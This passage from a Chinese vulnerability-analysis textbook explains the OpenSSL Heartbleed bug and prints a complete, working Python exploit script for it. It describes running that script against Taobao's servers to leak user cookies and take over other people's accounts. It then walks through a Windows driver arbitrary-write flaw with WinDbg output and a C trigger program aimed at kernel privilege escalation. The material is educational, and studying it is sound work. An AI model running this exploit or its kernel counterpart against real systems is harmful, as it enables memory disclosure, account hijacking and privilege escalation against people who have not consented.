        s2n(payload, bp);           // 将长度值 payload 由单字节转换成双字节，然后填充到 bp 的
第 2、3 字节
        memcpy(bp, pl, payload);    // 最后填充 payload 长度的 pl 数据（用户提供的心跳包数据），
而此处 payload 完全由用户控制，当传入过大数值时，可能导致越界访问 pl 之后的数据，若将读取的数据返
回给用户即可造成敏感信息泄露
        bp += payload;
        /* Random padding */
        RAND_pseudo_bytes(bp, padding);    // 随机填充字节

        // 将前面复制进内存区域的数据写入 SSL3_RECORD 中，并返回给用户
        r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload + padding);

        if (r >= 0 && s->msg_callback)
            s->msg_callback(1, s->version, TLS1_RT_HEARTBEAT,
                buffer, 3 + payload + padding,
                s, s->msg_callback_arg);

        OPENSSL_free(buffer);    // 释放内存

        if (r < 0)
            return r;
        }
    else if (hbtype == TLS1_HB_RESPONSE)    // 心跳响应包类型
        {
        unsigned int seq;

        /* We only send sequence numbers (2 bytes unsigned int),
         * and 16 random bytes, so we just try to read the
         * sequence number */
        n2s(pl, seq);

        if (payload == 18 && seq == s->tlsext_hb_seq)
            {
            s->tlsext_hb_seq++;
```

```
            s->tlsext_hb_pending = 0;
            }
        }

    return 0;
    }
```

总结漏洞形成的过程及原因，其原理如图8-34所示。

（1）用户发送心跳包给服务端处理，OpenSSL 会调用 dtls1_process_heartbeat 函数或者 tls1_process_heartbeat 函数对心跳包进行处理。

（2）心跳包处理函数会分配最大为 65554（1+2+65535+16）的内存块，然后读取用户指定的 payload 长度的内存数据到分配区域，由于复制长度 payload 是由用户控制的，当它超过心跳包数据的实际长度时，会造成越界访问。

（3）心跳包处理函数会将类型、长度、数据组装成心跳的响应包返回给用户，如果前面越界访问的内存包含敏感信息（如 Cookie），就可能导致敏感信息泄露，直接导致账号被盗。




图8-34　HeartBeat漏洞原理图

8.4.3 利用漏洞盗取网站账号

网上早已有利用工具公开，并且支持多个协议版本（SSL 3.0、TLS 1.0、TLS 1.1、TLS 1.2），其通过发送Hello握手包，再发送包含过大Payload长度值的心跳请求包给服务端，最终越界访问到其他可能包含敏感数据的内存区域。具体的利用代码及其注释如下：

```
import sys
import struct
import socket
import time
import select
import re
from optparse import OptionParser

options = OptionParser(usage='%prog server [options]', description='Test for SSL heartbeat
vulnerability (CVE-2014-0160)')
options.add_option('-p', '--port', type='int', default=443, help='TCP port to test (default:
443)')

def h2bin(x):
    return x.replace(' ', '').replace('\n', '').decode('hex')

# 支持多个协议版本
version = []
version.append(['SSL 3.0','03 00'])
version.append(['TLS 1.0','03 01'])
version.append(['TLS 1.1','03 02'])
version.append(['TLS 1.2','03 03'])

# 创建 Hello 握手包
def create_hello(version):
    hello = h2bin('16 ' + version + ' 00 dc 01 00 00 d8 ' + version + ''' 53
43 5b 90 9d 9b 72 0b bc  0c bc 2b 92 a8 48 97 cf
bd 39 04 cc 16 0a 85 03  90 9f 77 04 33 d4 de 00
00 66 c0 14 c0 0a c0 22  c0 21 00 39 00 38 00 88
00 87 c0 0f c0 05 00 35  00 84 c0 12 c0 08 c0 1c
c0 1b 00 16 00 13 c0 0d  c0 03 00 0a c0 13 c0 09
c0 1f c0 1e 00 33 00 32  00 9a 00 99 00 45 00 44
c0 0e c0 04 00 2f 00 96  00 41 c0 11 c0 07 c0 0c
c0 02 00 05 00 04 00 15  00 12 00 09 00 14 00 11
00 08 00 06 00 03 00 ff  01 00 00 49 00 0b 00 04
```

```
03 00 01 02 00 0a 00 34  00 32 00 0e 00 0d 00 19
00 0b 00 0c 00 18 00 09  00 0a 00 16 00 17 00 08
00 06 00 07 00 14 00 15  00 04 00 05 00 12 00 13
00 01 00 02 00 03 00 0f  00 10 00 11 00 23 00 00
00 0f 00 01 01
''')
    return hello

def create_hb(version):
    # 创建请求心跳包，18 代表 Heartbeat 类型，00 03 代表请求包的实际长度
    # 01 代表 TLS1_HB_REQUEST 请求类型，40 00 代表 payload 长度值
    hb = h2bin('18 ' + version + ' 00 03 01 40 00')
    return hb

def hexdump(s):
    for b in xrange(0, len(s), 16):
        lin = [c for c in s[b : b + 16]]
        hxdat = ' '.join('%02X' % ord(c) for c in lin)
        pdat = ''.join((c if 32 <= ord(c) <= 126 else '.' )for c in lin)
        print '  %04x: %-48s %s' % (b, hxdat, pdat)
    print

def recvall(s, length, timeout=5):
    endtime = time.time() + timeout
    rdata = ''
    remain = length
    while remain > 0:
        rtime = endtime - time.time()
        if rtime < 0:
            return None
        r, w, e = select.select([s], [], [], 5)
        if s in r:
            data = s.recv(remain)
            # EOF?
            if not data:
                return None
            rdata += data
            remain -= len(data)
    return rdata
```

```
def recvmsg(s):
    hdr = recvall(s, 5)
    if hdr is None:
        print 'Unexpected EOF receiving record header - server closed connection'
        return None, None, None
    typ, ver, ln = struct.unpack('>BHH', hdr)
    pay = recvall(s, ln, 10)
    if pay is None:
        print 'Unexpected EOF receiving record payload - server closed connection'
        return None, None, None
    print ' ... received message: type = %d, ver = %04x, length = %d' % (typ, ver, len(pay))
    return typ, ver, pay

def hit_hb(s,hb):
    s.send(hb)    # 发送心跳请求包
    while True:
        typ, ver, pay = recvmsg(s)    # 接收心跳响应包
        if typ is None:
            print 'No heartbeat response received, server likely not vulnerable'
            return False

        if typ == 24:    # 24 代表 Heartbeat 类型
            print 'Received heartbeat response:'
            hexdump(pay)    # 以十六进制 + 字符串的形式打印出心跳响应包数据
            if len(pay) > 3:    # 返回的数据长度越过实际长度 3，就说明越界访问到其他内存数据，此
时就存在漏洞
                print 'WARNING: server returned more data than it should - server is
vulnerable!'
            else:
                print 'Server processed malformed heartbeat, but did not return any extra
data.'
            return True

        if typ == 21:
            print 'Received alert:'
            hexdump(pay)
            print 'Server returned error, likely not vulnerable'
            return False

def main():
    opts, args = options.parse_args()
```

```
    if len(args) < 1:
        options.print_help()
        return
    for i in range(len(version)):
        print 'Trying ' + version[i][0] + '...'
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        print 'Connecting...'
        sys.stdout.flush()
        s.connect((args[0], opts.port))
        print 'Sending Client Hello...'
        sys.stdout.flush()
        s.send(create_hello(version[i][1]))
        print 'Waiting for Server Hello...'
        sys.stdout.flush()
        while True:
            typ, ver, pay = recvmsg(s)
            if typ == None:
                print 'Server closed connection without sending Server Hello.'
                return
            # Look for server hello done message.
            if typ == 22 and ord(pay[0]) == 0x0E:
                break

        print 'Sending heartbeat request...'
        sys.stdout.flush()
        s.send(create_hb(version[i][1]))
        if hit_hb(s,create_hb(version[i][1])):
            #Stop if vulnerable
            break

if __name__ == '__main__':
    main()
```

运行该Python工具时用WireShark抓包可以看到它发送心跳包数据，如图8-35所示可以看到心跳包的实际长度为3，但请求的payload长度却为0x4000（16384），远远超过实际的心跳包长度。




图8-35　心跳包的实际长度与payload长度不一致

最终的运行效果如图8-36所示，它是针对淘宝服务器的一次测试，它返回了包含用户Cookie的数据，直接利用Cookie即可登录他人账号，危害比较严重。




图8-36　利用漏洞窃取他人淘宝账号

关于漏洞的修复，在8.4.2节已经介绍过，这里不再赘述。

8.5 本章总结

本章主要对数组越界访问的原理、漏洞分析方法及利用进行了详细介绍，并举了两个比较经典的漏洞，这两个漏洞在外界都是被大范围利用过的，影响较广，危害较大。在分析数组越界访问漏洞时，本章介绍了编写Perl辅助分析、修改样本反编译代码、指令序列搜索、源码对比与跟踪等漏洞分析技巧，旨在帮助读者更快地找到属于自己的分析方法，以提高漏洞分析效率。

第 9 章　内核漏洞分析

9.1　Windows内核漏洞漫谈

此处讲述的内核漏洞主要以Windows平台下的环境为例，关于Linux内核漏洞的历史可以追溯到比Windows更早，而且资料也不少。关于Windows平台上的内核漏洞，笔者在网上找到的，最早是2003年4月被公布的MS03-013 Windows 内核栈溢出漏洞。同年5月，国内著名的安全焦点论坛上，eyas发表文章《windows 2000 kernel exploit的一点研究》，对MS03-013漏洞的原理和利用方法进行了分析，通过栈溢出覆盖返回地址来利用，并在最后给出完整的利用代码。可以看出，一些应用层的漏洞类型都是有可能出现在内核层的。同年8月，来自国外的SEC-Labs的Lord Yup发表文章*Proof Of Concept - Exploiting Norton AntiVirus Device Driver*，文章中提到Norton 2002反病毒软件存在内核漏洞，在处理特定IO控制码时，由于对输入缓冲区控制不严格，导致可以写任意地址，最终进行内核提权，这类漏洞也成为内核漏洞中最为常见的类型之一。

想了解Windows平台下内核漏洞的原理及利用技术的发展过程，读者可以看看图9-1中列出的早期资料，可按编号顺序阅读。对于想入门的同学，建议看下《0day安全：软件漏洞分析技术（第2版）》，



图9-1　内核漏洞利用学习资料

其中对Windows驱动编程基础、内核调试环境搭建（书中方法较为烦琐，推荐使用VirtualKD搭建环境，详见下一节内容）、常见的内核漏洞原理与利用都有介绍，并且在其附加资料中还包含一些整理过的内核漏洞案例（以2010年的漏洞居多），在网上可下载到。笔者在本章将不再过多赘述这些基础内容，主要以一些经典的内核漏洞作为实例讲解漏洞分析技巧、漏洞原理和利用技术。

9.2 Windows内核调试环境搭建

此处向大家推荐一款用于搭建Windows内核调试的工具——VirtualKD，下载地址：http://virtualkd.sysprogs.org/。运行下载到的VirtualKD.exe，它会实现自动解压，打开解压的文件，如图9-2所示。



图9-2 VirtualKD目录

将target文件夹复制到虚拟机，运行里面的vminstall.exe，单击“Install”按钮，在弹出的确认框中选择“是”按钮，实现虚拟机重启，如图9-3所示。




图9-3 安装后重启虚拟机

在实体机中运行VirtualKD目录下的vmmon.exe，然后在重启时在虚拟机中选择要启动的操作系统为“Microsoft Windows XP Professional [VirtualKD] [启用调试程序]”，如图9-4所示，然后就可以在vmmon管理窗口中看到虚拟机名称，单击“Run debugger”按钮即可启动WinDbg进行内核调试，也可选中“Start debugger automatically”选项，让它每次自动打开WinDbg，如图9-5和图9-6所示。




图9-4 启动后选择启用调试程序




图9-5 Virtual Machine monitor




图9-6　开始内核调试

接下来，我们就可以通过WinDbg开始Windows的内核调试之旅了。

9.3　常见内核漏洞原理与利用

在《0day安全：软件漏洞分析技术（第2版）》出版前，作者在看雪论坛曾发过部分样章，其中在内核一章有一段exploitme.sys的漏洞示例代码，链接见：http://bbs.pediy.com/showthread.php?t=129898。通常，在分析漏洞时是没有源码的，因此这里笔者就以此exploitme.sys为例讲解在闭源情况下，针对此类漏洞的分析与利用技巧。

9.3.1　漏洞成因分析

用工具加载编译后的驱动，再开启WinDbg进行内核调试（以Windows XP SP3作为测试环境），先找到驱动的IoControlCode数值，笔者在编译时采用test.sys作为文件名，因此使用!drvobj test 这样的命令，但源码依然是经样章上的代码而修改编译的，执行命令后结果如下。

```
kd> !drvobj test 2
Driver object (825cef38) is for:
```

```
 \Driver\test
DriverEntry:   f9032885    test
DriverStartIo: 00000000
DriverUnload:  f90324a0    test
AddDevice:     00000000

Dispatch routines:
[00] IRP_MJ_CREATE                      f90324c0    test+0x4c0
[01] IRP_MJ_CREATE_NAMED_PIPE           f90324c0    test+0x4c0
[02] IRP_MJ_CLOSE                       f90324c0    test+0x4c0
[03] IRP_MJ_READ                        f90324c0    test+0x4c0
[04] IRP_MJ_WRITE                       f90324c0    test+0x4c0
[05] IRP_MJ_QUERY_INFORMATION           f90324c0    test+0x4c0
[06] IRP_MJ_SET_INFORMATION             f90324c0    test+0x4c0
[07] IRP_MJ_QUERY_EA                    f90324c0    test+0x4c0
[08] IRP_MJ_SET_EA                      f90324c0    test+0x4c0
[09] IRP_MJ_FLUSH_BUFFERS               f90324c0    test+0x4c0
[0a] IRP_MJ_QUERY_VOLUME_INFORMATION    f90324c0    test+0x4c0
[0b] IRP_MJ_SET_VOLUME_INFORMATION      f90324c0    test+0x4c0
[0c] IRP_MJ_DIRECTORY_CONTROL           f90324c0    test+0x4c0
[0d] IRP_MJ_FILE_SYSTEM_CONTROL         f90324c0    test+0x4c0
[0e] IRP_MJ_DEVICE_CONTROL              f90324c0    test+0x4c0
[0f] IRP_MJ_INTERNAL_DEVICE_CONTROL     f90324c0    test+0x4c0
[10] IRP_MJ_SHUTDOWN                    f90324c0    test+0x4c0
[11] IRP_MJ_LOCK_CONTROL                f90324c0    test+0x4c0
[12] IRP_MJ_CLEANUP                     f90324c0    test+0x4c0
[13] IRP_MJ_CREATE_MAILSLOT             f90324c0    test+0x4c0
[14] IRP_MJ_QUERY_SECURITY              f90324c0    test+0x4c0
[15] IRP_MJ_SET_SECURITY                f90324c0    test+0x4c0
[16] IRP_MJ_POWER                       f90324c0    test+0x4c0
[17] IRP_MJ_SYSTEM_CONTROL              f90324c0    test+0x4c0
[18] IRP_MJ_DEVICE_CHANGE               f90324c0    test+0x4c0
[19] IRP_MJ_QUERY_QUOTA                 f90324c0    test+0x4c0
[1a] IRP_MJ_SET_QUOTA                   f90324c0    test+0x4c0
[1b] IRP_MJ_PNP                         804fb8a6    nt!IopInvalidDeviceRequest
```

上面的 test+0x4c0 就是IRP分发例程，通过对其反汇编，可以找到其中的IO控制码：

```
kd> uf test+0x4c0
test+0x4c0:
f90324c0 8bff            mov     edi,edi
f90324c2 55              push    ebp
```

```
f90324c3 8bec           mov     ebp,esp
f90324c5 83ec24         sub     esp,24h
f90324c8 c745e400000000  mov     dword ptr [ebp-1Ch],0
f90324cf 8b450c         mov     eax,dword ptr [ebp+0Ch]
f90324d2 8b4860         mov     ecx,dword ptr [eax+60h]
f90324d5 894df4         mov     dword ptr [ebp-0Ch],ecx
f90324d8 8b55f4         mov     edx,dword ptr [ebp-0Ch]
f90324db 8b4210         mov     eax,dword ptr [edx+10h]
f90324de 8945f8         mov     dword ptr [ebp-8],eax
f90324e1 8b4d0c         mov     ecx,dword ptr [ebp+0Ch]
f90324e4 8b513c         mov     edx,dword ptr [ecx+3Ch]
f90324e7 8955ec         mov     dword ptr [ebp-14h],edx
f90324ea 8b45f4         mov     eax,dword ptr [ebp-0Ch]
f90324ed 8b4808         mov     ecx,dword ptr [eax+8]
f90324f0 894dfc         mov     dword ptr [ebp-4],ecx
f90324f3 8b55f4         mov     edx,dword ptr [ebp-0Ch]
f90324f6 8b4204         mov     eax,dword ptr [edx+4]
f90324f9 8945e8         mov     dword ptr [ebp-18h],eax
f90324fc 8b4df4         mov     ecx,dword ptr [ebp-0Ch]
f90324ff 8b510c         mov     edx,dword ptr [ecx+0Ch]
f9032502 8955f0         mov     dword ptr [ebp-10h],edx
f9032505 8b450c         mov     eax,dword ptr [ebp+0Ch]
f9032508 83c018         add     eax,18h
f903250b 8945e0         mov     dword ptr [ebp-20h],eax
f903250e 8b4de0         mov     ecx,dword ptr [ebp-20h]
f9032511 c70100000000    mov     dword ptr [ecx],0
f9032517 8b55e0         mov     edx,dword ptr [ebp-20h]
f903251a c7420400000000  mov     dword ptr [edx+4],0
f9032521 8b45f0         mov     eax,dword ptr [ebp-10h]
f9032524 8945dc         mov     dword ptr [ebp-24h],eax
f9032527 817ddc03a08888  cmp     dword ptr [ebp-24h],8888A003h       // IO 控制码
f903252e 7402           je      test+0x532 (f9032532)           // IO 控制码 0x8888A003 对应
的处理例程
kd> u f9032532
test+0x532:
f9032532 837dfc04       cmp     dword ptr [ebp-4],4       // 输入缓冲区长度
f9032536 721a           jb      test+0x552 (f9032552)
f9032538 837de804       cmp     dword ptr [ebp-18h],4       // 输出缓冲区长度
f903253c 7214           jb      test+0x552 (f9032552)
f903253e 8b4dec         mov     ecx,dword ptr [ebp-14h]    // 用户可控的输出缓冲区
f9032541 8b55f8         mov     edx,dword ptr [ebp-8]
```

```
f9032544 8b02           mov     eax,dword ptr [edx]       // 用户可控的输入缓冲区
f9032546 8901           mov     dword ptr [ecx],eax       // 向任意地址写入任意数据，从而引
发本地内核提权漏洞
```

上面代码中的输入、输出缓冲区均是由ring3层代码指定，即用户可控的，这就导致可向任意地址写入任意内容，最终实现内核提权。下面编写测试代码以触发崩溃，源码如下：

```
#include <windows.h>
#include <stdio.h>
#include <stdlib.h>

void ShowErrMsg()
{
    LPVOID lpMsgBuf;
    DWORD dw = GetLastError();

    FormatMessage(
        FORMAT_MESSAGE_ALLOCATE_BUFFER |
        FORMAT_MESSAGE_FROM_SYSTEM,
        NULL,
        dw,
        MAKELANGID(LANG_NEUTRAL, SUBLANG_DEFAULT),
        (LPTSTR) &lpMsgBuf,
        0, NULL );

    printf("系统错误：%s",lpMsgBuf);

    LocalFree(lpMsgBuf);
  }

int main(void)
{
   HANDLE    hDevice;
   DWORD    length = 0;
   BOOL        ret;
   char g_InputBuffer[4] ="\x00\x00\x00\x00";    //输入缓冲区指针

   // 打开设备驱动
   hDevice = CreateFile("\\\\.\\ExploitMe",GENERIC_READ|GENERIC_WRITE,0,0,OPEN_EXISTING,
FILE_ATTRIBUTE_SYSTEM,0);

   if (hDevice == INVALID_HANDLE_VALUE)
```

```
    {
        ShowErrMsg();
        return EXIT_FAILURE;
    }

// 利用漏洞向地址0x80808080写入数值0x00000000
    ret = DeviceIoControl(hDevice,    // 驱动句柄
            0x8888A003,    // IoControlCode数值
            g_InputBuffer,     // 输入缓冲区指针
            4,         // 输入缓冲区字节数
            0x80808080,     // 输出缓冲区指针
            4,         // 输出缓冲区字节数
            &length,     // 返回实际的数据字节数
            NULL);

    if(!ret)
          ShowErrMsg();
    else
        printf("DeviceIoControl Success!\n");
    return EXIT_SUCCESS;
}
```

运行后系统崩溃，被WinDbg断下，下面是 !analyze -v 的分析结果：

```
kd> !analyze -v
*******************************************************************************
*                                                                             *
*                        Bugcheck Analysis                                     *
*                                                                             *
*******************************************************************************

PAGE_FAULT_IN_NONPAGED_AREA (50)
Invalid system memory was referenced.  This cannot be protected by try-except,
it must be protected by a Probe.  Typically the address is just plain bad or it
is pointing at freed memory.
Arguments:
Arg1: 80808080, memory referenced.
Arg2: 00000001, value 0 = read operation, 1 = write operation.
Arg3: f9032546, If non-zero, the instruction address which referenced the bad memory
    address.
Arg4: 00000000, (reserved)
```

```
Debugging Details:
------------------

*************************************************************************
***                                                                   ***
***                                                                   ***
***    Your debugger is not using the correct symbols                 ***
***                                                                   ***
***    In order for this command to work properly, your symbol path   ***
***    must point to .pdb files that have full type information.      ***
***                                                                   ***
***    Certain .pdb files (such as the public OS symbols) do not      ***
***    contain the required information.  Contact the group that      ***
***    provided you with these symbols if you need this command to    ***
***    work.                                                          ***
***                                                                   ***
***    Type referenced: kernel32!pNlsUserInfo                         ***
***                                                                   ***
*************************************************************************

WRITE_ADDRESS:  80808080

FAULTING_IP:
test+546
f9032546 8901           mov     dword ptr [ecx],eax

MM_INTERNAL_CODE:  0

DEBUG_FLR_IMAGE_TIMESTAMP:  0

FAULTING_MODULE: f9032000 test

DEFAULT_BUCKET_ID:  CODE_CORRUPTION

BUGCHECK_STR:  0x50

PROCESS_NAME:  test.exe

TRAP_FRAME:  f61b6b9c -- (.trap 0xfffffffff61b6b9c)
ErrCode = 00000002
eax=00000000 ebx=82567498 ecx=80808080 edx=0012ff70 esi=825cef38 edi=8256f150
```

```
eip=f9032546 esp=f61b6c10 ebp=f61b6c34 iopl=0         nv up ei pl zr na pe nc
cs=0008  ss=0010  ds=0023  es=0023  fs=0030  gs=0000            efl=00010246
test+0x546:
f9032546 8901     mov     dword ptr [ecx],eax  ds:0023:80808080=????????    // 向0x80808080
写入0数据，证明前面的分析是正确的
Resetting default scope

LAST_CONTROL_TRANSFER:  from 8053377f to 804e45a2

STACK_TEXT:
f61b66ec 8053377f 00000003 80808080 00000000 nt!RtlpBreakWithStatusInstruction
f61b6738 80534256 00000003 806f103c c0202020 nt!KiBugCheckDebugBreak+0x19
f61b6b18 80534846 00000050 80808080 00000001 nt!KeBugCheck2+0x574
f61b6b38 805251e0 00000050 80808080 00000001 nt!KeBugCheckEx+0x1b
f61b6b84 804e272b 00000001 80808080 00000000 nt!MmAccessFault+0x6f5
f61b6b84 f9032546 00000001 80808080 00000000 nt!KiTrap0E+0xcc
WARNING: Stack unwind information not available. Following frames may be wrong.
f61b6c34 804e4807 825a29d0 82567498 806f1070 test+0x546    //漏洞函数
f61b6c44 80569191 82567508 8256f150 82567498 nt!IopfCallDriver+0x31
f61b6c58 805780ca 825a29d0 82567498 8256f150 nt!IopSynchronousServiceTail+0x70
f61b6d00 8057a5e3 000007e8 00000000 00000000 nt!IopXxxControlFile+0x611
f61b6d34 804df7ec 000007e8 00000000 00000000 nt!NtDeviceIoControlFile+0x2a
f61b6d34 7c92e526 000007e8 00000000 00000000 nt!KiFastCallEntry+0xf8
